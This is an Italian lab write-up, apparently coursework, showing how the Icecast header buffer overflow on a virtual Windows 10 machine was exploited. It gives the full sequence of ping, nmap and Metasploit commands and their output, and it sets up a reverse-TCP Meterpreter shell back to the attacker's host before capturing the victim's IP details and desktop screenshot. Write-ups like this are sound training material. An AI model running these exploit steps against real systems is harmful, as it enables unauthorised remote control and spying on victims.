

S7L4 Hacking Windows

Introduzione e Obiettivi

L'obiettivo di questo esercizio è sfruttare una vulnerabilità presente in Icecast, un server multimediale open-source, per ottenere una sessione Meterpreter su una macchina Windows 10. Una volta stabilita la sessione, ci prefiggiamo di:

Recuperare l'indirizzo IP della macchina vittima.

Catturare uno screenshot del desktop della vittima tramite Meterpreter.

Icecast è un software utilizzato per lo streaming audio su Internet. Tuttavia, alcune versioni (ad esempio, Icecast 2.0.1) presentano una vulnerabilità di tipo buffer overflow nel gestore delle richieste HTTP. Questa debolezza permette a un attaccante di eseguire codice arbitrario sul sistema target, aprendo la porta a un potenziale controllo remoto.


Per raggiungere gli obiettivi, utilizzeremo strumenti come ping, nmap e il framework Metasploit, che include un exploit specifico per questa vulnerabilità.

Descrizione dell'Esercizio

1. Verifica della connettività con il target:

Prima di procedere con l'exploit, abbiamo verificato che la macchina vittima fosse raggiungibile dalla nostra macchina Kali Linux. Per fare ciò, abbiamo utilizzato il comando ping:

ping 192.168.50.153



```
(kali㉿kali)-[~]  
$ ping 192.168.50.153  
PING 192.168.50.153 (192.168.50.153) 56(84) bytes of data.  
64 bytes from 192.168.50.153: icmp_seq=1 ttl=128 time=3.11 ms  
64 bytes from 192.168.50.153: icmp_seq=2 ttl=128 time=0.956 ms  
64 bytes from 192.168.50.153: icmp_seq=3 ttl=128 time=0.719 ms  
64 bytes from 192.168.50.153: icmp_seq=4 ttl=128 time=0.776 ms  
^C  
— 192.168.50.153 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3012ms  
rtt min/avg/max/mdev = 0.719/1.389/3.107/0.995 ms
```

Il risultato ha confermato che la macchina vittima era attiva e raggiungibile sulla rete.

2. Scansione delle porte con Nmap

Successivamente, abbiamo eseguito una scansione delle porte aperte sulla macchina vittima utilizzando nmap con l'opzione -sV per identificare i servizi in esecuzione:

```
nmap -sV 192.168.50.153
```

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 09:43 EDT
Nmap scan report for 192.168.50.153
Host is up (0.0046s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime          Microsoft Windows International daytime
17/tcp    open  qotd             Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
5432/tcp  open  postgresql?
8000/tcp  open  http             Icecast streaming media server
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
MAC Address: 08:00:27:7D:67:01 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.16 seconds
```

La scansione ha rivelato che Icecast era in ascolto sulla porta 8000, confermando che il servizio era attivo e vulnerabile.

3. Configurazione e lancio dell'exploit con Metasploit

Abbiamo avviato Metasploit (msfconsole) e cercato l'exploit per Icecast:

```
search icecast
```

```
msf6 > search icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options
```

Abbiamo selezionato l'exploit exploit/windows/http/icecast_header e impostato i parametri necessari:

RHOSTS: Indirizzo IP della macchina vittima.

LHOST: Indirizzo IP della nostra macchina Kali Linux.

Payload: windows/meterpreter/reverse_tcp.

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.153
RHOSTS => 192.168.50.153
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.153
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.153:49484) at 2025-03-13 09:50:34 -0400
```

Dopo aver configurato i parametri, abbiamo lanciato l'exploit:

exploit

L'exploit è stato eseguito con successo, stabilendo una sessione Meterpreter sulla macchina vittima.

4. Recupero dell'indirizzo IP della vittima

Una volta ottenuta la sessione Meterpreter, abbiamo recuperato l'indirizzo IP della macchina vittima utilizzando il comando:

meterpreter > ifconfig

```
meterpreter > ifconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
-----
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3299
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7d:67:01
MTU        : 1500
IPv4 Address : 192.168.50.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8404:9829:5c01:8ac3
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 5
-----
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:2851:782c:1035:2599:b0d7:26a0
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::1035:2599:b0d7:26a0
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

5. Cattura dello screenshot

Infine, abbiamo catturato uno screenshot del desktop della vittima con il comando:
meterpreter > screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/UvniPxeY.jpeg
meterpreter > exit
```

Lo screenshot è stato salvato nella directory corrente di Kali Linux.



Conclusioni

Questo esercizio ha dimostrato come una vulnerabilità nota in Icecast possa essere sfruttata per ottenere il controllo remoto di una macchina Windows 10. Utilizzando strumenti come ping, nmap e Metasploit, siamo stati in grado di identificare il servizio vulnerabile, eseguire l'exploit e completare gli obiettivi prefissati (recupero dell'indirizzo IP e cattura di uno screenshot).

È importante sottolineare che tali tecniche devono essere utilizzate esclusivamente in ambienti controllati e autorizzati, poiché lo sfruttamento di vulnerabilità senza permesso costituisce un reato. La sicurezza informatica richiede una conoscenza approfondita delle minacce per proteggere efficacemente i sistemi dalle intrusioni.